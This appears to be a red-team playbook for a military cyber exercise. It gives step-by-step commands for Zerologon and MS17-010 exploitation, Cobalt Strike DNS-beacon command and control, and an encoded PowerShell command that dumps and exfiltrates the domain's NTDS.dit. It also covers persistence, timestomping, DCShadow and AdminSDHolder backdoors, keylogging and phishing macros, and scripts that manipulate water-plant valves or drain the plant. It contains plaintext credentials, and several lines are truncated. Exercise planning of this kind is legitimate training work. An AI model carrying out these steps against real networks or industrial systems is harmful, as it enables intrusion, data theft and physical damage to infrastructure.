4. Answer "y" when prompted
5. grab hashes
    1. a.
       `proxychains python3 secretsdump.py -no-pass -just-dc <domain name>/<dcname>\$@<ip address of dc> >> hashes.txt`
       b. grab admin hash to psexec on to machine
    2. in msfconsole `use windows/smb/psexec`
    3. set UN to `administrator`
    4. set lhost to teams server public ip space
    5. set lport to whatever not in use
    6. set smbpass to the administrator pw hash
    7. command as follows in msf: rhost <domain controller>
    8. `exploit`
6. To clean up zerologon:

1.
```
proxychains python3 wmiexec.py -hashes <domain name>/administrator@<DC IP>
```
2. will give you shell, run following commands

Back to Execution Flow

Data Exfiltration

Setup: TEAM 3 ONLY

STOP AND READ THIS:

IF YOU ARE NOT TEAM 3 YOU START THIS GUIDE IN THE OTHER TAB.

Team 3 PlayBook: DNS Exfiltration of the NTDS.dit File

1. Access to the domain controller achieved in the previous step
2. Leverage Cobalt Strike to deliver payload
    1. The DNS beacons in this environment have been configured specifically to a number of attributable IP's. These IP's all currently NAT to 172.30.13.30. Team 3 will stand up this server for the purpose of DNS, other teams will connect via their local clients to affect their assigned blue spaces discussed later in this guide.
    2. Team 3 will execute the following to initiate the team server:
        1. In the Cobalt Strike directory of the Kali system the command is "./teamserver 172.30.13.30 password profiles/DNS"
        2. Malleable DNS profile will share the HTTP/HTTPS configurations as specified by other teams with the following added for DNS:

```
dns-beacon {
 # Options moved into 'dns-beacon' group in 4.3:
 set dns_idle "66.76.76.15";
 set dns_max_txt "20";
 set dns_sleep "0";
 set dns_ttl "5";
 set maxdns "255";
 set dns_stager_prepend ".wwwds.";
 set dns_stager_subhost ".e2867.dsca.";
 # DNS subhost override options added in 4.3:
 set beacon "d-bx.";
 set get_A "d-1ax.";
 set get_AAAA "d-4ax.";
 set get_TXT "d-1tx.";
 set put_metadata "d-1mx";
 set put_output "d-1ox.";
 set ns_response "A";
}
```

This Profile will be available

- 1. Team 3 will build a listener as a DNS beacon with all compromised domains listed in the hosts window. Other teams will build attacks for their respective blue sections referencing this listener:
    1. Connect to the teamserver at 172.30.13.30 via the cobaltstrike client gui on your kali instance
    2. Add a listener by selecting the cobaltstrike button on the top left of your screen
    3. Select listeners from the drop down menu. This will spawn a tab at the bottom of the screen on your cobalt strike client
    4. Select the listener tab and click the add button along the bottom edge
    5. In the “New Listner” pop up begin filling out the specifics for your listener
        - Name: [something relevant and hackery]
        - Payload: Beacon DNS
        - DNS Hosts: add the following domains,
            1. Thebeaconsarelit.com
            2. Thedreddreport.com
            3. Mordor.com
            4. Floridaman.com
            5. Comiccom.com
            6. Shotinthedark.com
            7. Halopower.com
        - Host Rotation Strategy: random
        - DNS Host (stager): halopower.com
        - Profile: default
    6. Save the listener

DNS Exfil

- 1. **Build the attack in Cobalt Strike and host for other red team elements to use.**
    1. Select ‘Attacks’ window on the top of your cobalt strike window
    2. Navigate drop down menus to packages -> Windows executable (s)
        - Select DNS beacon listener as listener.
        - Set output to windows service exe
        - Check use x64 payload box
        - Generate
    3. Save payload as a discrete name to execute under (i.e. svchost.exe, hpupdate.exe, puppet.exe, puppetmaster.exe, VMwareool.exe etc.)
        - Store in …/cobaltstrike/Payloads/

1. Navigate to C:\Windows\system32 and deliver the created payload
    - 1. Deliver via previous MSEL’s domain controller cracking/ chain of cobalt strike beacons.
        - Assuming cobalt strike we have used the upload command. Metasploit has similar mechanics.
        - The end state is to have the payload in system32, the CS command is:

Upload /root/Desktop/cobaltstrike/Payloads/[payload.exe]

1. Exfiltration of required data (Work in Progress)
    1. Detonate payload to established the beacon
        1. Thorough CS beacon:

```
Shell sc create scvhost binpath= "cmd.exe /k
C:\windows\system32\[payload.exe]" start="auto"
```

```
Shell sc start scvhost
```

    2. Inject into less risky process
        1. Right click beacon in the center window of the cs client and navigate to explore -> process list
        2. Click the processes tab corresponding to your beacon in the CS client.
        3. Inside the processes tab spawned find a safe svchost.exe to inject into
            - Find a PID around 800-1500
            - Click said named process and then press inject

        - Attach to the established DNS beacon
        - A new beacon should open up in the client. Interact with the beacon to load metadata. The process and PID should match the process you injected into.
    4. Kill the initial process and service.
        - `Powerpick stop-service -force scvhost`
        - `Powerpick stop-process -id [PID indicated next to beacon in CS client] -Force`
2. Remove dropped .exe
    1. Delete dropped .exe.
        1. `Powerpick ri C:\Windows\System32\[payload.exe]`
        2. Cleaning up of any additional tracks (i.e., Windows Event Logs, prefetch, etc.) is up to team discretion.
3. Preform actual exfil. These steps are FYSA. All you need to do is run the entire bolded command starting with powerpick and ending in | powershell through your beacon to be successful.

- On a windows DC for testing, create the encoded commands by performing the following in powershell:
    - Create a variable for the commands called "string" to encode:

```
$string = 'ntdsutil "activate instance ntds" ifm "create Full C:\users
```

- Encode the string variable:
    - $code = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($string))
- Get encoded command string by running $code
    - Copy encoded string and paste into the following command between the "[Text.Encoding]::Unicode.GetString([Convert]::FromBase64String(")) | powershell
    - Should look something like this (the encoded below is already confirmed to perform the required actions mentioned above when run through powerpick:

```
powerpick
[Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('bgB0AGQA
cwB1AHQAaQBsACAAIgBhAGMAdABpAHYAYQB0AGUAIABpAG4AcwB0AGEAbgBjAGUAIABuAHQA
ZABzACIAIABpAGYAbQAgACIAYwByAGUAYQB0AGUAIABGAHUAbABsACAAQwA6AFwAdQBzAGUA
cgBzAFwAcAB1AGIAbABpAGMAXABkAGUAcwBrAHQAbwBwAFwAYwBoAHIAbwBtAGUAIgAgAHEA
IABxACAAcQA7AEMAbwBtAHAAcgBlAHMAcwAtAEEAcgBjAGgAaQB2AGUAIAAtAFAAYQB0AGgA
IAAiAEMAOgBcAHUAcwBlAHIAcwBcAHAAdQBiAGwAaQBjAFwAZABlAHMAawB0AG8AcABcAGMA
aAByAG8AbQBlACIAIAAtAEQAZQBzAHQAaQBuAGEAdABpAG8AbgBQAGEAdABoACAAIgBDADoA
XAB1AHMAZQByAHMAXABwAHUAYgBsAGkAYwBcAGQAZQBzAGsAdABvAHAAXABjAGgAcgBvAG0A
ZQAiADsAcgBpACAAYwA6AC8AdQBzAGUAcgBzAC8AcAB1AGIAbABpAGMALwBkAGUAcwBrAHQA
bwBwAC8AYwBoAHIAbwBtAGUAIAAtAFIA')) | powershell
```

- - This will use ntdsutil to dump the ntds.dit to c:\users\public\desktop\chrome.zip the contents to a file called c:\users\public\desktop\chrome.zip, remove the directory created by the extraction c:\users\public\desktop\chrome
- copy the c:\users\public\desktop\chrome.zip through the DNS Beacon
  - `download C:\users\public\desktop\chrome.zip`
- Then remove the chrome.zip file:
  - `rm C:\users\public\desktop\chrome.zip`

1. unzip chrome.zip and use secretsdump.py to extract hashes

```
python3 secretsdump.py -ntds /root/cobaltstrike/downloads/ndts.dit -sy
```

1. Crack hashes
2. Collect Blue Team tears.

Assumptions

1. Team two cracking the DC provides enough access to dump and execute our CS payload through CS or Metasploit.
2. DNS server administration is completed in the whitespace allowing us to create a number of useable bad domains.
3. Deconflict with team 1 DNS c2. How are you guys doing this, do you need anything from us?

Stealth Scan

Stealth Scan

Stealth Scan execution

> NOTE TO RED: Assume that Cobalt Strike is already set up -Assume that a computer is already compromised with a Cobalt Strike beacon

1. Modify the proxychains config file to utilize the port that you will be opening up via your cobalt strike beacon to push your commands through the Cobalt Strike framework. The config file is located at `/etc/proxychains.config` . The last line of the config file has the ip address and the default port used for proxychains you will need to make sure the ip/port match with your cobalt strike server and port you will be opening up with the socks command to follow Command: vim /etc/proxychains.conf Command: scroll to the bottom and effect changes to file ip and port
2. From within Cobalt Strike, right click your beacon and select interact
3. Find the console at the bottom of the window, type in:

   `socks`
4. Open up a terminal in Kali, type in:

```
proxychains nmap -Pn  -f -sT -T4 --data-length 20 --randomize-hosts -v
```

> It is recommended to break up the scan into smaller chunks

- Alternate to the nmap scan will be the nc scan script located below due to time constraints

```
!/bin/bash
echo "enter the network address (first 3 octets)(ex. xxx.xxx.xxx): "
read net
echo "enter the starting ip address (ex. 1): "
read start
echo "enter the ending ip addrress (ex. 255): "
read end
echo "enter the ports you wish to scan (ex. 20-25 80): "
read port
for ((i=$start; $i<=$end; i++))
do
    nc -nvzw1 $net.$i $port 2>&1 | grep open
done
```

Lateral Movement

Lateral Movement

> NOTE TO RED: assume samba beacon for lateral movement

1. Your SMB listener works with a parent listener and is utilized for its named pipe for c2 reasons
2. To create an SMB listener go to your listener tab in Cobalt Strike, click ‘add’ and select from the drop down SMB and input a name for your pipe, lastly you need to give a descriptive name for your beacon
3. From your interactive beacon you will select one of the following methods for lateral movement

   `jump psexec_psh`

   `jump psexec`

   `jump wmi`

The following steps follow after the creation of a SMB beacon, if instructions for that are needed reference https://www.cobaltstrike.com/help-smb-beacon.

Old School Method:

```
upload <executable/dll> shell copy <executable/dll>  wmic /node:Compu
```

SCADA Attacks

Water

SCADA/ICS Python Scripts Instructions

Background:

You need to run the python scripts from their respective folders since they import from the program eip.py, which has the appropriate IP address for the PLC being attacked. All the scripts are written in Python version 2.7 and will not run in a Python 3.x environment.

Assumptions:

You have compromised a system that has connectivity to the target HMIs, PLCs, etc…

Operation:

1. Confirm connectivity by pinging each of the PLC IP addresses
2. Run RA_Get_Controller_Tags.py for each respective IP address which should update the file called “TagList” located in that folder
3. Initiate the appropriate python script to achieve the desired effect reflected by the name of the python script.

Filenames to Effects Reference: other files not mentioned below are utilized to enable functionality or gather information and are not covered.

Close_All_INF.py – Closes all influent valves to shut off all source water into the plant

Close_F1_INF.py – Closes the Filter 1 influent valve which will restrict flow into the plant from the source water feeding the plant

Close_F5_BWD.py – Closes the Filter 5 BackWash Drain valve which will not allow wasye water from the backwash process to drain as expected

Drain_Plant.py – Closes all influent valves and opens the drain valves which will drain all of the water in the plant

F1_EFF_CV.py – Changes the Effluent Flow Control Valve setting to an unexpected value

Open_All_INF.py – Opens all influent valves which will allow source water into the plant from the water source which could potentially flood the plant if there is not enough demand on the system

Open_F1_INF.py – Opens the Filter 1 Influent valve which will allow water into the plant from the water source which could cause harm to personnel or the plant if the filter was closed to clean that filter

Open_F5_BWD.py – Opens the Filter 5 Backwash Drain which may cause unexpected results and allow water from the drain back into the plant, however typically backflow preventers are installed as an additional safety measure

Reset_Plant.py – Opens all of the Influent valves and closes all of the Drain valves which resets the plant to default state

Power/Gas

Webserver

Remote Code Execution on Web Server

1. Enumerate target on ports 80,443,8080 using nmap
    1. Nmap –sV 172.21.1.2 –p 80,443,8080
        - This will return that port 80 is open and running Apache httpd 2.2.8
2. Open up Metasploit Framework Console - You can gather more information by running an auxiliary scanner
    1. use auxiliary/scanner/http/http_version
    2. show options
    3. run
        - This tells us that it's Apache 2.2.8 with PHP 5.2.4. We can navigate to http://172.21.1.2/phpinfo.php to confirm
3. Search exploit-db for an exploit that targets Apache with this version of PHP
    1. $ searchsploit apache | grep 5.4.2
        - We get one result that allows remote code execution
4. Load the exploit. Payload will default to a meterpreter. Can change if needed
    1. use exploit/multi/http/php_cgi_arg_injection
    2. set RHOST 172.21.1.2
    3. set LHOST <your public ip>
        - When the exploit executes successfully a meterpreter shell will be launched in the console which will run commands on the target web server. QED

Resources

CY-21 Playbookv2

Summary of Events

```
1. Proxylogon exploit
2. Gather service accounts and emails
3. Hiddens services presistence
4. Lateral Movement
5. SMB ghost exploit
6. Hidden services presistence
7. DC shadow exploit
8. DC Hash Dump
9. ZeroLogon (last day)
```

PLAYBOOK CYBER YANKEE 21-1

Comms Checks

```
apt-get update

Browse using FireFox
- http://10.0.0.1/tenants/cy20/content/red

- Download all 4 files
- mkdir tools
- cd tools
- mv ../Downloads/* .
- tar zxvf gunny.tar.gz
```

Next instructions for HIGH TIER TEAMSERVER ONLY

```
apt-get install mingw-w64
cd tools/cobaltstrike/add-on/artifacts/
./build.sh
```

ADD SUB-INTERFACE (REDIRECTOR)

IP ADDR COMMAND

```
## Insert Interface setup script ##

ip addr add <ip/slash notation> dev <interface>

##  Delete IP Address
ip addr del <ip/slash notation> dev <interface>
```

1. SETUP COBALTSTRIKE

Start TeamSever

```
./teamserver <IP> <password> <C2 PROFILE>

Gunny will be hosting the C2 Profiles from his Kali Machine
```

Start CobaltStrike

```
## In another terminal run the following. ##

./cobaltstrike

1. Enter name or call sign
2. Click <Yes>

## Please Read Cobaltstrike Playbook for a more comprehensive command list
```

Create HTTP/HTTPS Listener

```
1. Select listener
2. Click Add
3. Name Listener (appropriate naming scheme)
4. Select Payload C2 Protocol i.e HTTP/S
5. Enter additional Hosts (use the plus button on the side)
6. Enter Host staging Domain Name or IP address
7. Enter Port number
8. Click Save
```

Create SMB Listener

```
1. Select listener
2. Click Add
3. Name Listener (appropriate naming scheme)
4. Select Payload C2 Protocol i.e Beacon SMB
5. Enter Pipename (C2) (i.e sysmon_agent or winup64)
6. Click Save
```

Create SpearPhishing Macro (APT 202)

```
1. Click Attacks
2. Click Packages
3. Click MS Office Macro
4. Select Listener
5. Click Generate
6. Follow additional Instructions (copy code to notepad move to windows ma
7. Open excel file (on a windows machine only)
8. Save excel file
```

Spear Phishing

```
- Add steps here (This will be setup with the help of the Range)
```

ONCE YOU GAIN INITIAL ACCESS

SITUATION AWARENESS COMMANDS

APT 202 - LOW TIER

```
## Default sleep time 5 mins ##
sleep 300 30

## Interactive mode when actions on objective ##
sleep 10 50
```

Commands	*Win Event ID*	*Sysmon ID*	API Command
ps	none	1	No
shell ipconfig /all	N/A	1	No
shell net user	N/A	1	No
shell net share	N/A	1	No
shell net view	N/A	1	No
shell net view \\\ /all	N/A	1	No
shell net group "domain admins" /domain	N/A	1	No
shell net group "domain controllers" /domain	N/A	1	No
shell systeminfo	N/A	1	No
shell sc query	N/A	1	No
shell nltest /domain_trusts	N/A	1	No
shell wmic qfe	N/A	1	No

shell arp -a	N/A	1	No
net computers	none	none	Yes

APT 404 - HIGH TIER

```
## Team Leads may adjust as operations require
## Default sleep time 10 mins ##
sleep  600 30

## Interactive mode when actions on objective ##
sleep 30 50
```

Commands	Event ID*	*Sysmon ID*	*API Command*
ps	none	1	Yes
net user	none	none	Yes
net share	none	none	Yes
net view	none	none	Yes
net group \\dc1 "domain Admins"	none	none	Yes
net dclist	none	none	Yes
net domain	none	none	Yes
net domain_controllers	none	none	Yes
net domain_trusts	none	none	Yes
net logons	none	none	Yes
net computers	none	none	Yes
powerpick systeminfo	none	none	Yes
powerpick get-service	none	none	Yes

powerpick G

Keylogging - using CobaltStrike

```
## Explore.exe is a Good Process to Keylog ##
keylogging x64 <PID>
```

EXE CREATION

```
1. Attack-> Packages -> Windows Executable (S)
2. Choose Listener (Workstation HTTP/S and Server SMB)
3. Output Windows Service EXE

Only choose x64 payload if you know the Arch of your target machine
4.Check x64 payload

5. Generate
6. Save (ensure the file name will blend in with the environment)
```

SERVICE PERSISTENCE

```
1. upload
2. choose executable
3. shell dir <name of exe>
4. timestomp <payload> kernel32.dll
```

LOW TIER

```
shell sc create <Service Name> binpath= <Path> start= auto error= ignore
shell sc query <Service Name>
shell sc start <Service Name>
### The service may fail, but execution of payload may have occured
```

HIGH TIER

```
powerpick New-Service -Name "<servicename>" -BinaryPathName "C:\temp\paylo

powerpick Start-Service -Name "<service name>"
```

REGISTRY PERSISTENCE

Repeat EXE CREATION and steps 1-4 but choose a dll options

```
### User Level
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOn
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunSe
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunSe
```

```
### System Level
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunO
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunS
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunS
```

SCHEDULED TASK

```
schtasks /create /sc ONLOGON /tn <TaskName> /tr <Path_To_Executable>
```

HIGH TIER PERSISTENCE WMI EVENT REGISTRATION

```
powershell-import <Path to PowerLurk.ps1>
powershell Get-WMIEvent

```

```
upload <Path to malicous payload>
timestomp <payload> kernel32.dll

### upload PowerLurk to attack platform ##
```

LATERAL MOVEMENT - using CobaltStrike

```
jump psexec_psh <IP> <SMB Listener>
jump psexec <IP> <SMB Listener>
jump wmi <IP> <SMB Listener>

## Old School Method
upload <executable/dll>
shell copy <executable/dll> <Remote Location>
wmic /node:ComputerName process call create "cmd.exe /c <executable/dll>"
```

SETUP METASPLOIT

```
msfdb init
msfconsole
```

AUXILIARY/SCANNER/SMB/SMB_M17_010

```
1. use exploit/windows/smb/ms17_010_psexec
2. options
3. set RHOSTS <IP>
4. set payload windows/x64/meterpreter/bind_tcp
5. set LPORT <RHP>
6. exploit -j
```

SETUP MSF SOCK PROXY

```
### On CobaltStrike
1. sock <RHP>

### In MSF Terminal
2. setg Proxies socks4:127.0.0.1:<RHP>
```

MSF MS17-010 SCANNER

```
search ms17-010
use auxiliary/scanner/smb/smb_ms17-010
setg Proxies socks4:127.0.0.1:<RHP>
set rhosts
exploit -j
```

AUXILIARY/ADMIN/SMB/MS17_010_COMMAND

```
1. set command net group \"Domain Admins\" <USERNAME> /add /domain
2. set rhosts <IP's>
3. exploit -j
```

METERPRETER COMMANDS

```
ps
ipconfig
whoami
hashdump || run hashdump
```

ACTIVE DIRECTORY DC SHADOW BACKDOOR

FROM A WORKSTATION

System Access/beacon

```
1. Attacker obtains Domain Admins rights
2. Mimikatz register as Domain Controller in AD
3. Make replication change
4. Trigger Replication
```

```
powershell-import <Path to DCShadowPermissions.ps1>

powershell Set-DCShadowPermissions -FakeDC <computer name> -ADPATH "LDAP:/

mimkatz lsadump::dcshadow /object:<username> /attribute:SIDHistory /value:

Example: S-1-5-21-2102128754-2500892452-41739376602-512

http://www.labofapenetrationtester.com/2018/04/dcshadow.html

https://www.ired.team/offensive-security-experiments/active-directory-kerb

Silently turn off Active Directory Auditing with DCShadow
http://www.labofapenetrationtester.com/2018/05/dcshadow-sacl.html
```

FROM A WORKSTATION

Domain Admin Access/beacon

```
shell whoami /user
mimikatz lsadump::dcshadow /push
shell dir \\<Domain Controller IP>\C$
```

COMPRESS FILE

```
makecab <file name>
OR
powerpick Compress-Archive -path <path_to_file> -destinationpath <path>
```

DIRECTORY SEARCH

```
shell tree <PATH> /A /F
OR
powerpick Get-ChildItem -path <path> -Recurse -Erroraction silentlycontinu
```

DATA EXFIL

```
download <file path>
```

SCADA CREDS & TARGET

UserName	Password	Computer
users	BlueTeam1	123.123.123.123

Clear Memory of Kerberos Tickets

```
shell klist purge
```

Proxychains Scanning

Use only TCP Protocol

```
## Port 9050 is the default port for ProxyChains ##
### Change port
nano /etc/proxychains.conf
proxychains nmap -Pn -n -sT <IP Range>
```

Registry Keys of Interest

WDIGEST

```
shell reg hklm\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
```

REMOTE SERVICES

```
shell sc \\<computer> query <service name>

powershell get-service
```

PREFETCH

Whos is logged on

```
shell qwinsta
```

DNS BEACON

Require a NS record and A record

```
https://linuxconfig.org/linux-dns-server-bind-configuration
```

FIND USER

```
!!!! Do not use System access !!!!
powershell-import Invoke-UserHunter -UserName <usersname>
```

ADMINSDHOLDER AD ATTACK

```
powershell-import <Path to PowerView>

Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamA

For example, if you wanted to add the ability for user ‘will’ to reset the

Add-ObjectACL -TargetSamAccountName <matt> -PrincipalSamAccountName <will>

Add-ObjectACL -TargetDistinguishedName "dc=dev,dc=testlab,dc=local" -Princ

http://www.harmj0y.net/blog/redteaming/abusing-active-directory-permission
```

ROE

Cyber Yankee 21 ROE

All entries on the CY21 No Strike List are out of play and should not be blocked, deleted, or modified by Blue Teams.

Range-isms:

All Range VMs are dual homed, with one network interface connected to the 10.10.0.0/16 network for simulated user control. This 10.10.0.0/16 network is out of play.

Every 30 minutes the range automation will reset the following settings:

- Simulated user account passwords
- Routes and Firewall Rules
- Workstation Active Directory Domain membership
- Email configuration
- Windows VM IP addresses and hostnames

When approved by the change Management Process to block IP Addresses, only individual IP Address may be blocked (x.x.x.x/32). Blue Teams will not block entire subnets. Blue teams may be authorized to implement Firewall rules to block individual /32 IP addresses, but these changes will be automatically reverted by range automation. To make the Firewall rule changes permanent, the Blue Team will need to submit a Change Request to the Range Team in DefenderLogs inside of PCTE requesting the change.

To maintain the simulated user traffic, Blue Teams are not to change passwords for simulated user accounts. When a user account has been confirmed to have a compromised password, the Blue Team can submit a Change Request to the Range Team in DefenderLogs inside of PCTE requesting that the user password be changed. The request will have the compromised user account(s) and a justification for the password change. The password change will be implemented by the Range Team.

Accounts associated with malicious activity may be disabled with the approval of the Enclave Designated Approval Authority (DAA) following the Change Management Process.

User Emulation

Metova User Emulation processes (used for traffic generation) should not be terminated by Blue Team. User emulation is not an external control harness; instead it operates on each host which emulates a working end-user. Because of this, there are several visible artifacts on a virtual network that should be ignored by defense teams.

The user emulation servers and their agents communicate via AMQP on TCP port 5672 using the control subnet of the virtual network. As with the control network generally, no traffic should be blocked or flagged as suspicious. Host-based security in particular should be configured to allow all traffic on the control subnet interface.

The agents on each host uses two processes which communicate with each other using a bidirectional RPC service on TCP port 49998 and 49999 using the loopback network interface 127.0.0.1. Like the AMQP traffic on the control subnet, this traffic on the loopback network should not be blocked or flagged as suspicious by host-based security tools.

When running on a host, the user emulation system spawns two or three processes in addition to the user applications such as Outlook or Word:

• The command and control process, also known as C2. This process is a Java program and runs as java.exe or javaw.exe. It communicates with the UE server via AMQP and communicates with the actuation process as described in the previous section. It is started with the system and is installed as a Windows service.

• The actuation process. This process is a Java program as well and also runs as java.exe or javaw.exe. It is launched by the launcher script run-actuation.cmd or ueactuation.cmd and those scripts are configured to be started automatically when users log into a host. Note: Actuation will never run for users with admin in their name.

• A web browser driver process used as an intermediary to control browser behavior. Which process is spawned depends on the browser configured: chromedriver.exe for Chrome, IEDriverServer.exe for Internet Explorer. Firefox does not spawn an additional driver process.

The actuation process is the process which controls other applications in order to emulate activities. How it spawns and controls those other applications varies based on the activity:

• For activities using a web browser such as web browsing, Sharepoint, and social networking the actuator launches and controls the web browser using Selenium and WebDriver, an industry standard browser automation system. This control may present additional artifacts in the form of TCP connections over port 127.0.0.1.


• For activities using Microsoft Office applications including Outlook, Word, Powerpoint, and Excel, the actuator uses Microsoft's COM interface for automation.

• The script launch and file open activities run the script directly and open the file via start.exe respectively.


CHANGE MANAGEMENT

When a Blue Team wants to make a change that materially affects configuration of a core system, they should follow the change management process and submit a change request. The change request should include the following elements:

- A detailed description of the process or configuration commands to achieve the change.
- Justification for the change
- Test Plan
    - Test(s) to validate change was effective (i.e. met the stated objectives for the change).
    - Test(s) to validate the change did not cause any adverse network impact. These tests will validate that the requested change has not broken or negatively impacted required network services.
- The Rollback Plan. The detailed process and/or configuration commands that will be used to remove the change and restore the network/device(s) to the previously unmodified state.



Change Management Process


Blue Team Creates Change Request via Ticket System for Review
Blue Team
Reviews change request with Orange (Industry Partner) and White Cell observer
Change Denied
White Cell updates comments and closes/returns ticket
Change Approved
White Cell updates ticket with comments and forwards to Red Cell
Red Cell
Reviews change request
Change Denied
Red Cell updates comments and closes/returns ticket
Change Approved
Red Cell updates ticket with comments and forwards ticket to Range Team
Range Team
Reviews change request
Change Denied
Range Team updates comments and closes/returns ticket, and updates Red/Orange/White Cells with constraint
Change Approved
Range Team updates ticket with comments and returns ticket to Blue Team for implementation
Change Impelented
Blue Team closes ticket
Assistance Required
Blue Team requests assistance to implement change request
Change Implemented
with direct communication between Range Team and Blue Team (including other Cells as necessary)
Blue Team closes ticket

No-Strike List

CY 21 No Strike List

IP Addresses:

10.10.0.0/16

175.10.0.0/16

127.0.0.1/32

TCP Ports:

5672

49998

49999

Scripts:

run-actuation.cmd

ueactuation.cmd

Accounts:

range-admin

rangecontrol

Processes:

java.exe

javaw.exe

start.exe

chromedriver.exe

IEDriverServer.exe

Metova

Selenium

WebDriver

Attributable IP Spaces

```
simspace / simspace1

administrator / Simspace1!Simspace1!


40.134.4.0/24 New Mexico Cyber Justice Wars

45.42.144.0/24 Bermuda - APT 399

Network Address   Usable Host Range     Broadcast Address:
45.42.144.0   45.42.144.1 - 45.42.144.30    45.42.144.31    Team 1 172.30.
45.42.144.32    45.42.144.33 - 45.42.144.62   45.42.144.63    Team 2 172.3
45.42.144.64    45.42.144.65 - 45.42.144.94   45.42.144.95    Team 3 172.3
45.42.144.96    45.42.144.97 - 45.42.144.126    45.42.144.127   Team 4 172
45.42.144.128   45.42.144.129 - 45.42.144.158   45.42.144.159   Team 1 172
